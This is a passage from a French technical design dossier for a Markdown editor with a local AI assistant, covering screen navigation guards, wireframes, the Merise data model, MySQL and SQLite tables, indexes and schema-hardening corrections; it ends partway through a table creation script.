
Un utilisateur déjà connecté qui tente d'atteindre l'un de ces écrans est redirigé vers son tableau de bord : la garde `guestOnly` évite les états incohérents comme une double connexion.

Zone authentifiée — garde `requiresAuth`

Écran	Route	Rôle
Tableau de bord	`/dashboard`	Trois compteurs de documents, trois portes d'entrée vers la rédaction, recherche
Liste des documents	`/documents`	Liste paginée, filtrage par dossier, gestion des dossiers, statuts
Nouveau document	`/documents/nouveau`	Création — même composant de vue que l'édition
Édition d'un document	`/documents/:id`	Éditeur Markdown, panneau IA, historique des interactions
Back-office	`/admin`	Gestion des comptes et statistiques globales — garde `requiresAdmin` en plus

Les vues « nouveau document » et « édition » partagent délibérément le même composant `DocumentEditorView` : l'interface de rédaction est identique, seule la présence d'un identifiant dans l'URL change le comportement à l'enregistrement.

Schéma d'enchaînement des maquettes


W-09
Enchaînement des écrans
gardes de navigation
ZONE PUBLIQUE
/ Accueil
/fonctionnalites · /modeles · /tarifs
/mentions-legales · /cgu
/confidentialite
Footer présent sur tous les écrans
Se connecter
AUTHENTIFICATION
garde : guestOnly
/register
/login
/forgot-password
/reset-password · courriel
authentification réussie
ZONE AUTHENTIFIÉE
garde : requiresAuth
/dashboard
via Nav, si role = admin — sinon redirection /dashboard
/admin
garde : requiresAdmin
/documents/nouveau
1er enregistrement
/documents
/documents/:id
Panneau IA (modale)
insérer · remplacer · annuler
retour à la liste
déconnexion → retour / Accueil
écran principal
écran secondaire
surcouche modale
zone d'accès
— navigation directe
··· retour ou condition

Enchaînement des écrans — planche W-09, reprise en annexe § 12.1.

La version mise au propre de ce schéma constitue la planche W-09 (annexe § 12.1).

Trois points de ce schéma méritent d'être soulignés, car ils traduisent des décisions de conception et non de simples liens :

- Le composant `Nav` est le point de navigation permanent de la zone authentifiée. L'entrée vers le back-office n'y apparaît que si le rôle de l'utilisateur est `admin` ; la garde `requiresAdmin` du routeur double ce masquage, et le backend revérifie le rôle en base à chaque appel (§ 5.2). Masquer un lien n'est pas une mesure de sécurité, c'est un confort d'usage — le contrôle réel est côté serveur.
- La création de document converge vers l'écran d'édition. `/documents/nouveau` bascule sur `/documents/:id` dès le premier enregistrement, ce qui évite un écran de création distinct à maintenir.
- Le panneau IA est une surcouche modale, pas un écran. L'utilisateur ne quitte jamais son texte : il voit la proposition à côté de son contenu et décide de l'insérer ou de remplacer. C'est ce qui répond à l'exigence du cahier des charges d'un « résultat affiché de manière différenciée ».

Maquette de l'écran le plus représentatif : l'éditeur de document

L'éditeur est la fonctionnalité centrale du produit. Sa maquette (planche W-06) se décompose en cinq zones.

① En-tête — retour à la liste, surtitre d'état, et les trois métadonnées du document sur une seule ligne : titre, statut (brouillon / à relire / terminé) et dossier de rattachement. Les régler depuis l'écran de rédaction évite un aller-retour vers un écran de propriétés séparé.

② Indicateur d'enregistrement — trois états possibles : « Enregistrement… », « ✓ Enregistré automatiquement », et un message d'échec invitant à enregistrer manuellement. L'emplacement est réservé en permanence dans la mise en page, pour que l'apparition du message ne décale pas le contenu sous lui. Le mécanisme est détaillé en § 7.1.

③ Barre d'outils — mise en forme Markdown groupée par nature (emphase, titres, listes, insertions), puis les deux commandes qui ouvrent une surcouche : l'assistant IA et la bascule d'aperçu. La barre porte `role="toolbar"` et un `aria-label`, et chaque bouton un attribut `title`, pour la restitution par lecteur d'écran.

④ Zone d'édition — saisie à gauche, aperçu du rendu à droite, désactivable pour libérer toute la largeur sur petit écran. Le curseur et la sélection reprennent la couleur d'accent, et le focus est matérialisé par un contour de 2 px — critère RGAA 4.1.2 sur la visibilité de la prise de focus. Les boutons « Annuler » et « Enregistrer » sous la zone ne remplacent pas l'enregistrement automatique : ils le doublent d'une action explicite, pour l'utilisateur qui veut la certitude immédiate d'avoir sauvegardé.

⑤ Historique IA — section repliable listant les interactions du document : action demandée, contenu avant, contenu après, tokens consommés. C'est la traçabilité exigée au cahier des charges, et elle est aussi ce qui permet à l'utilisateur de revenir sur une proposition acceptée. Elle constitue par ailleurs la base technique de la traçabilité des contenus générés demandée par l'AI Act.

Panneau IA (planche W-07, surcouche modale) — au clic sur « ✦ IA », une modale propose de choisir l'action (reformuler, corriger, compléter), la portée (sélection ou document entier) et une consigne libre facultative. La proposition du modèle s'affiche dans ce panneau, accompagnée de deux actions explicites : insérer ou remplacer. Aucune modification n'est appliquée au document sans action de l'utilisateur.

Adaptation aux supports et accessibilité

Les maquettes ont été déclinées pour deux points de rupture, mobile d'abord puis écran large. Sur mobile, l'aperçu Markdown passe sous la zone de saisie au lieu d'être à côté, la barre d'outils se replie sur plusieurs lignes, et la navigation principale devient un menu déroulant. Les contenus des pages légales sont contraints à une largeur de lecture maximale pour rester confortables sur grand écran.

Points RGAA 4.1.2 pris en compte dès la maquette : contrastes validés par construction sur la palette, zone de focus visible sur tous les éléments interactifs, ordre de tabulation suivant l'ordre de lecture, libellés explicites sur chaque champ de formulaire, et rôles ARIA sur les composants qui ne sont pas des éléments HTML natifs. L'audit outillé a été mené sur la version 4.1.2, en vigueur, la version 5 étant annoncée pour fin 2026 (§ 9, § 11).

Index des planches

Les neuf planches figurent en annexe § 12.1. Les captures des écrans réellement implémentés sont présentées en § 7.1 et § 12.2, ce qui permet de confronter la conception et la réalisation.

Planche	Écran	Route	Ce qu'elle fixe
W-01	Accueil	`/`	Composition de la page d'entrée, place du footer légal
W-02	Inscription	`/register`	Politique de mot de passe affichée en continu, consentement RGPD explicite
W-03	Connexion et récupération	`/login`, `/forgot-password`, `/reset-password`	Parcours de récupération complet, réponse anti-énumération
W-04	Tableau de bord	`/dashboard`	Trois compteurs de statut, trois portes d'entrée vers la rédaction, état vide explicite
W-05	Liste des documents	`/documents`	Colonne dossiers, recherche et filtre statut, pagination serveur

Planche	Écran	Route	Ce qu'elle fixe
W-06	Éditeur de document	`/documents/:id`	Les cinq zones de l'écran central, indicateur d'enregistrement, historique IA
W-07	Assistant IA	surcouche de `/documents/:id`	Action, portée, consigne libre, insérer / remplacer / annuler
W-08	Back-office	`/admin`	Statistiques globales, édition du rôle et du quota en ligne
W-09	Enchaînement des écrans	—	Zones d'accès, gardes de navigation, transitions

5.4. Le modèle entités-associations et modèle physique de la base de données


Règles de gestion

Le modèle découle de huit règles de gestion, tirées du périmètre fonctionnel (§ 2) et des contraintes (§ 5.1) :

N°	Règle de gestion
RG1	Un utilisateur possède zéro, un ou plusieurs dossiers. Un dossier appartient à un et un seul utilisateur.
RG2	Un utilisateur rédige zéro, un ou plusieurs documents. Un document appartient à un et un seul utilisateur.
RG3	Un document est rangé dans au plus un dossier. Un dossier contient zéro, un ou plusieurs documents. Un document peut donc exister sans dossier.
RG4	Un document fait l'objet de zéro, une ou plusieurs interactions IA. Une interaction porte sur un et un seul document, et est déclenchée par un et un seul utilisateur.
RG5	Un utilisateur accorde zéro, un ou plusieurs consentements, chacun typé, daté et horodaté.
RG6	Un utilisateur ouvre zéro, une ou plusieurs sessions. Chaque session porte un refresh token unique, une date d'expiration et un indicateur de révocation.
RG7	Un utilisateur formule zéro, une ou plusieurs demandes de réinitialisation de mot de passe. Chacune expire et n'est utilisable qu'une fois.
RG8	Chaque utilisateur porte un quota d'appels IA par période de 24 heures, fixé à 20 par défaut et modifiable par un administrateur.

Le modèle conceptuel (entités-associations)

Huit entités, neuf associations, toutes de type un-à-plusieurs. Aucune association plusieurs-à-plusieurs n'apparaît : le modèle ne comporte donc aucune table de jonction.


user_session
id_session
refresh_token_hash
refresh_token_exp
revoque
created_at
1,1
Ouvre
0,n
user
user_id
lastname
firstname
email
mdp_hash
role
quota_daily_limit
created_at
updated_at
Crée
0,n
1,1
document
id_document
titre
content
format
status
created_at
updated_at
0,n
Possède
1,1
dossier
id_dossier
name
created_at
0,n
Contient
0,1
0,n
Concerne
1,1
0,n
Effectue
0,1
journal_admin
id_action
acteur_email
cible_id
cible_email
action
avant
apres
created_at
0,n
Donne
1,1
consentement
id_consentement
type_consentement
accepte
date_consentement
0,n
Demande
1,1
ia
id_ia
type_action
content_before
content_after
tokens_used
created_at
insere
position_debut
insere_at
0,n
Demande réinitialisation
1,1
password_reset
id
token_hash
expires_at
used
created_at

Modèle conceptuel des données (MCD) — huit entités, neuf associations, cardinalités Merise.

Lecture des cardinalités. Côté `USER`, toutes les associations sont en (0,n) : un compte fraîchement créé n'a ni dossier, ni document, ni session. Côté entités dépendantes, elles sont en (1,1) : un dossier, un document, une session, un consentement ou une demande de réinitialisation ne peut pas exister sans utilisateur rattaché. La seule exception est l'association range entre `DOSSIER` et `DOCUMENT`, en (0,1) côté document : c'est la traduction directe de RG3, un document peut vivre hors de tout dossier.

Pourquoi l'entité `IA` porte deux liens. Une interaction est rattachée à la fois au document et à l'utilisateur, alors que le document porte déjà son propriétaire. Cette redondance apparente est volontaire : le quota de RG8 se compte par utilisateur et par fenêtre de 24 heures, indépendamment du document. Sans `user_id` sur `ia`, tout comptage de quota imposerait une jointure sur `document` ; avec lui, le comptage se fait sur une seule table et sur un index dédié. C'est un choix de dénormalisation limitée, assumé pour la requête la plus fréquente du système.


Du modèle conceptuel au modèle physique

Trois décisions de passage méritent d'être explicitées.

Identifiants UUID plutôt qu'entiers auto-incrémentés. Toutes les clés primaires sont des UUID v4 stockés sur 36 caractères, générés par l'application et non par le SGBD. Deux raisons. D'abord la sécurité : un identifiant séquentiel dans une URL (`/documents/42`) invite à l'énumération, et même si chaque accès vérifie la propriété (§ 5.2), un identifiant non devinable supprime la tentation. Ensuite la portabilité : l'identifiant existe avant l'insertion, ce qui simplifie la création d'objets liés en une seule transaction et rendrait une future répartition de charge indolore. Le coût est connu et accepté : un index sur 36 caractères est plus volumineux qu'un index sur un entier, pour des volumes qui restent ici sans commune mesure avec ce seuil.

Horodatages en UTC, sans fuseau. Toutes les colonnes de date utilisent un `DATETIME` naïf alimenté par une fonction utilitaire unique (`utc_now_naive`). Le fuseau est appliqué à l'affichage, jamais au stockage. Cela rend les comparaisons de fenêtres — le quota 24 h, l'expiration d'un jeton — indépendantes du fuseau du serveur, et évite les heures ambiguës aux changements d'heure.

Statuts et types en chaînes contraintes par l'application. Les colonnes `status`, `format`, `type_action`, `role` et `type_consentement` sont des `VARCHAR` dont les valeurs autorisées sont vérifiées dans la couche routes. Un type énuméré natif serait plus strict au niveau du SGBD ; il a été écarté parce qu'il impose une migration de schéma à chaque nouvelle valeur. Les contraintes `CHECK` du script MySQL (§ 5.5) apportent la garantie du SGBD sans la rigidité de l'ENUM.


user_session
id_session
refresh_token_hash
refresh_token_exp
revoque
created_at
user_id
user_
user_id
lastname
firstname
email
mdp_hash
role
quota_daily_limit
created_at
updated_at
dossier
id_dossier
name
created_at
user_id
document
id_document
titre
content
format
status
created_at
updated_at
user_id
id_dossier
journal_admin
id_action
acteur_email
cible_id
cible_email
action
avant
apres
created_at
acteur_id
consentement
id_consentement
type_consentement
accepte
date_consentement
user_id
ia
id_ia
type_action
content_before
content_after
tokens_used
created_at
insere
position_debut
insere_at
id_document
user_id
password_reset
id
token_hash
expires_at
used
created_at
user_id

Modèle logique des données (MLD) — les huit relations après application des règles de passage.

Le modèle physique des données

Huit tables. Les clés primaires sont notées PK, les clés étrangères FK, les contraintes d'unicité U. La huitième, journal_admin, journalise les actions d'administration ; ajoutée après la campagne de validation du 5 octobre, elle n'est pas détaillée colonne par colonne ci-dessous et son schéma figure dans backend/database/schema_mysql.sql.

Table `user` — comptes et paramètres d'usage

Colonne	Type	Contraintes	Rôle
`user_id`	CHAR(36)	**PK**	UUID v4
`lastname`	VARCHAR(50)	NOT NULL	Nom
`firstname`	VARCHAR(50)	NOT NULL	Prénom
`email`	VARCHAR(326)	NOT NULL, **U**	Identifiant de connexion ; 326 = longueur maximale d'une adresse selon la RFC 5321
`mdp_hash`	VARCHAR(255)	NOT NULL	Empreinte bcrypt, jamais le mot de passe
`role`	VARCHAR(20)	NOT NULL, défaut `user`	`user` ou `admin`
`quota_daily_limit`	INT	NOT NULL, défaut 20	Quota IA sur 24 h (RG8)
`created_at`	DATETIME	NOT NULL	Création du compte
`updated_at`	DATETIME	NOT NULL	Dernière modification

Table `dossier` — regroupement de documents

Colonne	Type	Contraintes	Rôle
`id_dossier`	CHAR(36)	**PK**	UUID v4
`name`	VARCHAR(100)	NOT NULL	Libellé choisi par l'utilisateur
`created_at`	DATETIME	NOT NULL	Date de création

Colonne	Type	Contraintes	Rôle
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Propriétaire (RG1)

Table `document` — cœur du modèle

Colonne	Type	Contraintes	Rôle
`id_document`	CHAR(36)	**PK**	UUID v4
`titre`	VARCHAR(255)	NOT NULL	Titre éditable en place
`content`	TEXT	NULL	Contenu Markdown brut
`format`	VARCHAR(20)	défaut `markdown`	`markdown` ou `wysiwyg`
`status`	VARCHAR(20)	NOT NULL, défaut `brouillon`	`brouillon`, `a_relire`, `termine`
`created_at`	DATETIME	NOT NULL	Création
`updated_at`	DATETIME	NOT NULL	Mise à jour, alimentée à chaque enregistrement automatique ou manuel
`id_dossier`	CHAR(36)	**FK** → `dossier`, NULL, ON DELETE SET NULL	Rangement facultatif (RG3)
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Propriétaire (RG2)

Table `ia` — journal des interactions avec le modèle

Colonne	Type	Contraintes	Rôle
`id_ia`	CHAR(36)	**PK**	UUID v4
`type_action`	VARCHAR(50)	NOT NULL	`reformuler`, `corriger`, `completer`
`content_before`	TEXT	NULL	Texte soumis au modèle
`content_after`	TEXT	NULL	Proposition retournée
`tokens_used`	INT	défaut 0	Métrique d'usage pour le back-office
`created_at`	DATETIME	NOT NULL	Horodatage, base du comptage de quota
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Auteur de l'appel (RG4, RG8)
`id_document`	CHAR(36)	**FK** → `document`, NOT NULL	Document concerné (RG4)

Table `consentement` — traçabilité RGPD

Colonne	Type	Contraintes	Rôle
`id_consentement`	CHAR(36)	**PK**	UUID v4
`type_consentement`	VARCHAR(50)	NOT NULL	Nature du consentement (CGU, `traitement_ia_local`)
`accepte`	BOOLEAN	NOT NULL, défaut faux	Réponse donnée
`date_consentement`	DATETIME	NOT NULL	Date et heure du recueil
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Personne concernée (RG5)

Le RGPD impose de pouvoir prouver le consentement. Une simple case cochée dans un formulaire ne se prouve pas : c'est la raison d'être de cette table, qui conserve le type, la réponse et l'horodatage de chaque recueil.

Table `user_session` — sessions et refresh tokens

Colonne	Type	Contraintes	Rôle
`id_session`	CHAR(36)	**PK**	UUID v4
`refresh_token_hash`	VARCHAR(128)	NOT NULL, **U**	**Empreinte SHA-256** du jeton, jamais le jeton
`refresh_token_exp`	DATETIME	NOT NULL	Expiration (7 jours)
`revoke`	BOOLEAN	NOT NULL, défaut faux	Drapeau de révocation
`created_at`	DATETIME	NOT NULL	Ouverture de session
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Titulaire (RG6)

C'est cette table qui rend la révocation possible : sans état serveur, un JWT reste valide jusqu'à son expiration, quoi qu'il arrive. La rotation décrite en § 4 s'appuie sur `revoke`, et le stockage sous forme d'empreinte aligne cette table sur `password_reset` : une fuite de la base ne livrerait aucun jeton rejouable.

Table `password_reset` — demandes de réinitialisation

Colonne	Type	Contraintes	Rôle
`id`	CHAR(36)	**PK**	UUID v4
`token_hash`	VARCHAR(512)	NOT NULL	**Empreinte SHA-256** du jeton, jamais le jeton
`expires_at`	DATETIME	NOT NULL	Expiration à 1 h
`used`	BOOLEAN	NOT NULL, défaut faux	Usage unique
`created_at`	DATETIME	NOT NULL	Date de la demande
`user_id`	CHAR(36)	**FK** → `user`, NOT NULL, ON DELETE CASCADE	Demandeur (RG7)

Le jeton envoyé par courriel n'est jamais stocké : seule son empreinte l'est. Une fuite de la base ne permettrait donc pas de réinitialiser des mots de passe, exactement comme pour `mdp_hash`.

Intégrité référentielle et suppressions

Deux comportements de suppression coexistent, et ils répondent à deux intentions différentes.

Suppression en cascade depuis `user`. Supprimer un compte supprime ses dossiers, ses documents, ses interactions IA, ses consentements, ses sessions et ses demandes de réinitialisation. C'est la traduction technique du droit à l'effacement du RGPD : aucune donnée orpheline ne doit survivre au compte. La cascade est déclarée deux fois, et ce n'est pas une redondance inutile : `cascade="all, delete-orphan"` côté SQLAlchemy pour les suppressions faites par l'application, et `ondelete="CASCADE"` sur la clé étrangère pour que le SGBD l'applique même à une suppression effectuée hors de l'application — script d'administration, requête directe. Sans la seconde, le droit à l'effacement ne serait garanti que par le code applicatif.

Mise à nul depuis `dossier`. Supprimer un dossier ne supprime pas les documents qu'il contenait : leur `id_dossier` repasse à NULL et ils réapparaissent dans « Tous les documents ». Supprimer un classeur ne doit pas détruire son contenu.

Ce second comportement a nécessité une précaution propre à SQLite, l'environnement de développement : SQLite n'applique pas les contraintes de clé étrangère par défaut, contrairement à InnoDB. Sans activation explicite, le `ON DELETE SET NULL` déclaré sur `document.id_dossier` ne serait jamais exécuté, et supprimer un dossier laisserait des documents pointant vers une ligne inexistante — une corruption silencieuse, invisible tant qu'on ne relit pas ces documents. Un écouteur d'événement de connexion émet donc `PRAGMA foreign_keys=ON` à chaque ouverture :

```
@event.listens_for(engine, "connect")
def _enable_sqlite_foreign_keys(dbapi_connection, connection_record):
    cursor = dbapi_connection.cursor()
    cursor.execute("PRAGMA foreign_keys=ON")
    cursor.close()
```

Ce point illustre une limite qu'il faut connaître : deux SGBD ne se comportent pas identiquement à schéma égal. La cible MySQL n'a pas besoin de ce correctif, mais le code doit fonctionner dans les deux environnements.

Index

Au-delà des index implicites des clés primaires et des contraintes d'unicité, quatre index sont ajoutés, chacun rattaché à une requête réelle de l'application :

Index	Requête servie	Fréquence
`ia (user_id, created_at)`	Comptage des appels d'un utilisateur sur 24 h — vérification du quota	À chaque demande de génération
`ia (id_document, created_at)`	Historique IA d'un document, du plus récent au plus ancien	À chaque ouverture de l'éditeur
`document (user_id, updated_at)`	Liste paginée des documents, triée par date de modification	À chaque affichage de la liste et du tableau de bord
`document (id_dossier)`	Filtrage par dossier, et mise à nul en cascade	Filtrage, suppression de dossier

L'index sur `ia (user_id, created_at)` est le plus structurant : il porte le contrôle exécuté avant chaque appel au modèle. Sans lui, la vérification du quota deviendrait un parcours complet du journal des interactions, dont la table est celle qui croît le plus vite.

L'index sur `document (user_id, updated_at)` prend une importance particulière du fait de l'enregistrement automatique : chaque session de rédaction produit plusieurs écritures sur `document`, et la liste triée par date de modification est l'écran le plus consulté.

Écarts identifiés lors de la revue, et corrections apportées

La rédaction de ce dossier a servi de revue de conception : confronter le modèle à sa propre description fait apparaître des incohérences que le code seul ne signale pas. Trois points ont été relevés, puis corrigés.

Point	Constat initial	Correction appliquée
Refresh token en clair	`user_session.refresh_token` stockait le jeton lui-même, alors que `password_reset` ne stockait qu'une empreinte. Une fuite de la base aurait permis de rejouer des sessions actives.	Colonne renommée `refresh_token_hash` (VARCHAR 128 côté MySQL), alimentée par `hashlib.sha256(token).hexdigest()`. L'émission, la vérification et la rotation comparent désormais des empreintes. En SQLite, ALTER TABLE ... RENAME COLUMN conserve le type d'origine VARCHAR(512) : sans incidence, le SGBD n'appliquant pas les longueurs déclarées, et la base de développement étant jetable. L'alignement strict des deux schémas n'est donc obtenu qu'en recréant la base.
Cascades déclarées côté ORM seulement	Les cascades depuis `user` n'existaient que dans SQLAlchemy. Une suppression hors application aurait laissé des lignes orphelines, rendant le droit à l'effacement tributaire du code applicatif.	`ondelete="CASCADE"` ajouté sur toutes les clés étrangères vers `user.user_id`, en cohérence avec `schema_mysql.sql`.
Valeurs de statut non contraintes en base	`status`, `role`, `type_action` et `format` n'étaient validés que par	Contraintes `CHECK` ajoutées dans

Point	Constat initial	Correction appliquée
	l'application.	le script MySQL (§ 5.5).

Un quatrième point relevait du commentaire plutôt que du schéma : la documentation de `type_consentement` mentionnait `openai_data_processing` comme valeur d'exemple, alors que l'inférence est locale et qu'aucune donnée n'est transmise à OpenAI (§ 5.2). La valeur retenue est `traitement_ia_local`.

Le schéma de développement et le script de production sont désormais alignés : ce qui était un écart documenté est devenu une propriété du modèle.

5.5. Le script de création ou de modification de la base de données

Stratégie

Deux environnements, deux modes de création.

En développement, le schéma est produit par SQLAlchemy : l'appel `Base.metadata.create_all(engine)` crée les tables manquantes au premier import du module de persistance. Aucun script à lancer, aucune migration à gérer — ce qui convient à un schéma encore mouvant et à une base jetable.

En production, la cible est MySQL 8 et le schéma est créé par un script explicite. Générer le schéma depuis l'ORM au démarrage d'un serveur de production serait une mauvaise pratique : cela donne au compte applicatif des droits de modification de structure, et rend la création du schéma dépendante de l'état du code au moment du démarrage. Le script est versionné, relu, et exécuté par un compte distinct de celui qu'utilise l'application.

Deux scripts sont livrés dans le dépôt, sous `backend/database/` :

Fichier	Usage
`schema_mysql.sql`	Création complète du schéma sur une base vierge (§ 5.5)
`migration_durcissement.sql`	Passage d'une base existante au schéma durci (§ 5.5)

Script de création — MySQL 8

Le script complet est versionné dans le dépôt (`backend/database/schema_mysql.sql`) ; ses extraits significatifs figurent ci-dessous et en annexe § 12.4. Trois points de conception s'y lisent.

`REVOKE` est un mot réservé de MySQL. La colonne `revoke` de `user_session` doit être entourée d'accents graves, faute de quoi la création de la table échoue sur une erreur de syntaxe peu explicite. Sur un projet neuf, nommer cette colonne `revoked` éviterait le problème à la source ; le nom actuel a été conservé pour rester aligné sur le modèle SQLAlchemy existant.

Les cascades sont déclarées au niveau du SGBD. Chaque clé étrangère vers `user.user_id` porte `ON DELETE CASCADE`, et `document.id_dossier` porte `ON DELETE SET NULL`. La garantie ne dépend donc pas de l'application.

Les valeurs autorisées sont contraintes par des `CHECK` sur `role`, `status`, `format`, `type_action` et les bornes de `quota_daily_limit` — la validation applicative est doublée, pas remplacée.

Extrait, la table la plus représentative :

```
CREATE TABLE ia (
    id_ia          CHAR(36)    NOT NULL,
    type_action    VARCHAR(50) NOT NULL,
    content_before TEXT        NULL,
    content_after  TEXT        NULL,
    tokens_used    INT         NOT NULL DEFAULT 0,
